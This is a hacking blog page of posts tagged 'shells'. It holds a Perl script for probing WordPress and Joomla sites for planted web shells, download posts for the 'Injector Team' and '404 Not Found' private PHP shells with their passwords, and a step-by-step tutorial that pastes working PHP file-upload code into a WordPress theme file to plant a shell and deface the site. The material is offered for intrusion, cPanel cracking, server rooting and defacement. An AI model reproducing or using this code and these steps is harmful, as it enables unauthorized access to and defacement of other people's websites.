Pages

Showing posts with label shells. Show all posts

Friday, February 28, 2014

Sunday, April 14, 2013

WordPress and Joomla Shell Finder

The WordPress and Joomla Shell Finder is a project byIndian Cyber Hunters to help WordPress and Joomla admins to find malicious PHP scripts used to hacker/defacers to gain unauthorized access their websites. This tool is written in PERL, so in order to run this script, firstly you have to install the Perl package when can be found Here
Script Name : ShellFinder.pl

Here is the source code :

#Author : Nihal Mistry
#Email : nihalmistry@gmail.com
#Blog : nihalmistry.blogspot.in
#.:Indian Cyber Hunters:.
#Tested on Windows_Xp
use HTTP::Request;
use LWP::UserAgent;
START:
system('cls');
system('color a');
system('title WP/Joomla Sh3ll Finder V2.0 (By X-c0d3r)');
print "\n";
print "\t++++++++++++++++++++Private++++++++++++++++++++\n";
print "\t+   WP/Joomla Shell Finder v2.0 (X-c0d3r)            +\n";
print "\t+       Greetz: Indian Cyber Space                         +\n";
print "\t+       P1v0t_4ntr4xt  |   P4r1nd4                           +\n";
print "\t+       S3n_H4x0r      |   N3t_m0nst3r                      +\n";
print "\t+       C0D3D32        |   C0d3_Sm4sh3r                   +\n";
print "\t+              All Ind14n H4ck3rs                                +\n";
print "\t+++++++++++++++++++++++++++++++++++++++++++++++\n";
print "\n";
print "\tSelect the type of cms the site uses:\n";
print "\t  ___________________________________________\n";
print "\t||  1 = Wordpress                           ||\n";
print "\t||  2 = Joomla!                             ||\n";
print "\t||  3 = View Usage (Must Read)              ||\n";
print "\t||__________________________________________||\n";
print "\tEnter your choice 1/2 ->  ";
$cms=<STDIN>;
chomp $cms;
if ($cms eq '1')
{
ret1:
print "\n\tPlease Enter Site\n \tExample: www.defaced-wp-site.com\n\t-> ";
$site=<STDIN>;
chomp $site;
if ( $site !~ /^http:/ )
    {
    $site = 'http://'. $site;
    }
if ( $site !~ /\/$/ ) {
$site = $site . '/';
}
if ($site =~ m/([a-z0-9-].*)[.{2}](([a-z]{4}|[a-z]{3}|[a-z]{2}))/) {
    goto temp1;
else 

{
    print "\n\tPlease cooperate & use this script by entering a proper site! -_-";
    goto ret1;
}
temp1:
print "\n";

print "\n\tPlease Enter the Theme dir used by site: example: twentyeleven,twentyten....\n\t->";
    $theme=<STDIN>;
    $dir="wp-content/themes/";
    chomp $theme;
    $name="$site$dir$theme/$dirs";
print "\t-> Defaced Site: $site\n";print "\t-> Starting Bruteforcing process....\n";

open IN, "< wpfinal.txt" or die "\tFile wpfinal.txt not found please create and put ur brute forcing list!";
push(@brute_terms,<IN>);
my $num = @brute_terms;
print ("\t-> Having $num paths for guessing.\n");
foreach $dirs(@brute_terms)
{
$name="$site$dir$theme/$dirs";
my $req=HTTP::Request->new(GET=>$name);
my $ua=LWP::UserAgent->new();
$ua->timeout(60);
my $response=$ua->request($req);
if($response->content =~ /Uname:/ || $response->content =~ /Symlink/ || $response->content =~/server ip :/ || $response->content =~ /<form method=post>/ || /<input type=password/)
{

  print
 " \n\t >.Found Sh3ll -> $name\n";
  system('pause');
}
else {
    
print "\n\tNot found -> ".$name;
    }
}
}


if ($cms eq '2')
{
ret:
print "\n\tPlease Enter Site\n\t Example: www.defaced-joomla-site.com\n\t-> ";
$site=<STDIN>;
chomp $site;
if ( $site !~ /^http:/ )
    {
    $site = 'http://'.$site;
    }
if ( $site !~ /\/$/ )
{
$site = $site.'/';
}
if ($site =~ m/([a-z0-9-].*)[.{2}](([a-z]{4}|[a-z]{3}|[a-z]{2}))/)
{
    goto temp;
}
else {
    
print "\n\tPlease cooperate & use this script by entering a proper site! -_-";
    goto ret;
}
temp:
print "\n";print "\tPlease Enter the Template dir used by site: example: beez,system...\n\t->";
    $theme=<STDIN>;
    $dir="templates/";
    chomp $theme;
    $name="$site$dir$theme/$dirs";
print "\t-> Defaced Site: $site\n";print "\t-> Starting Bruteforcing process....";

open IN, "< jofinal.txt" or die "\tFile jofinal.txt not found please create and put ur brute forcing list!";
push(@brute_terms,<IN>);
my $num = @brute_terms;
print ("\t-> Having $num paths for guessing .\n");
foreach $dirs(@brute_terms)
{
$name="$site$dir$theme/$dirs";
my $req=HTTP::Request->new(GET=>$name);
my $ua=LWP::UserAgent->new();
$ua->timeout(60);
my $response=$ua->request($req);
if($response->content =~ /Uname:/ || $response->content =~ /Symlink/ || $response->content =~/server ip :/ || $response->content =~ /<form method=post>/ || /<input type=password/)
{

print
 "\n\t >.Found Sh3ll -> $name\n";
system ('pause');
}
else {
        print "\n\tNot found -> $name ";
       }
}
}

if ($cms eq 3)  &usage  }
sub usage()
{
print ("\n\t-->To find theme/template dir used by the site use google dork cache:site.com then -> view source\n\n");
system("pause");
system("cls");
print ("\n");
goto START;
}
if ($cms != 1 && 2 && 3){  goto START;  }

#EOF


Download two other necessary files "wpfinal.txt" and "jofinal.txt" from Here and put them in them in the same directory as above, and you're done.


Credit :http://www.hackingsec.in 

Saturday, November 17, 2012

Injector Team Shell


***********************************************************************

Pastebin Download :  Injector team
*********************************************************************** 
 Special function of Injector Shell 

- private symlink bypass
- auto cpanel crack

Password ---> inj3ct0r

Credit to Injector Team  

Thursday, October 11, 2012

How to Upload your shell on wordpress websites

You can Gain admin acess in wordpress by symlinking, you can see symlink Tutorial here
so here is tutorial "How to Upload shell in wordpress after gainig admin acess"
Just follow the steps Given Below

1- Login to wordpress
goto site.com http://www.site.com/wp-admin/
wp1.jpg (369×358) 


2- see "editor" option in "apprearance" and click on editor
wp3.jpg (381×414)

3-Now see Right slider bar and click on any option like 404.php or comments.php
wp2.jpg (939×295)
4- edit that code and paste this code there 

<?php echo '<b><br><br>'.php_uname().'<br></b>'; echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">'; echo '<input type="file" name="file" size="50"><input name="_upl" type="submit" id="_upl" value="Upload"></form>'; if( $_POST['_upl'] == "Upload" ) {  if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>credits : www.devilscafe.in</b><br><br>'; }  else { echo '<b>Upload Sucess !!!</b><br><br>'; } } ?>
You can paste your shell code too..
5-Now click on update file, and see theme name, 
Now Goto http://www.site.com/wp-content/themes/themename/yourshellfile.php 

wp4.jpg (693×86)
you will get upload opton there, now select your shell and upload it and 
to vew it goto same directory 
example http://www.site.com/wp-content/themes/themename/yourshell.php 
Now chnage index.php in public_html using shell :D 
source : http://www.devilscafe.in/ 

Sunday, August 19, 2012

404 Not Found Private Shell Tutorial + Free Download

Hello when we got the admin access we need to upload shell. After uploading shell we can index deface of a website, server rooting, cpanel cracking etc. There are many php shell like C99, R57 etc. One of the best and secure shell is 404 not found private shell. Without password you can't open it. So if you upload shell in a server without you none can use it.
So what is it?
You can find this shell from here.
How To Use?
After uploading shell when you open the shell link you can find a page like this:


After move your mouse cursor and fix it when it get a box for giving a password.
After giving the password you will get the shell access.

You can change the password from shell. Find out a line like $auth_pass = "900150983cd24fb0d6963f7d28e17f72"; and from here you can change the password and it must be in hash form.
By default password: abc
 
source: http://allitemz.blogspot.com/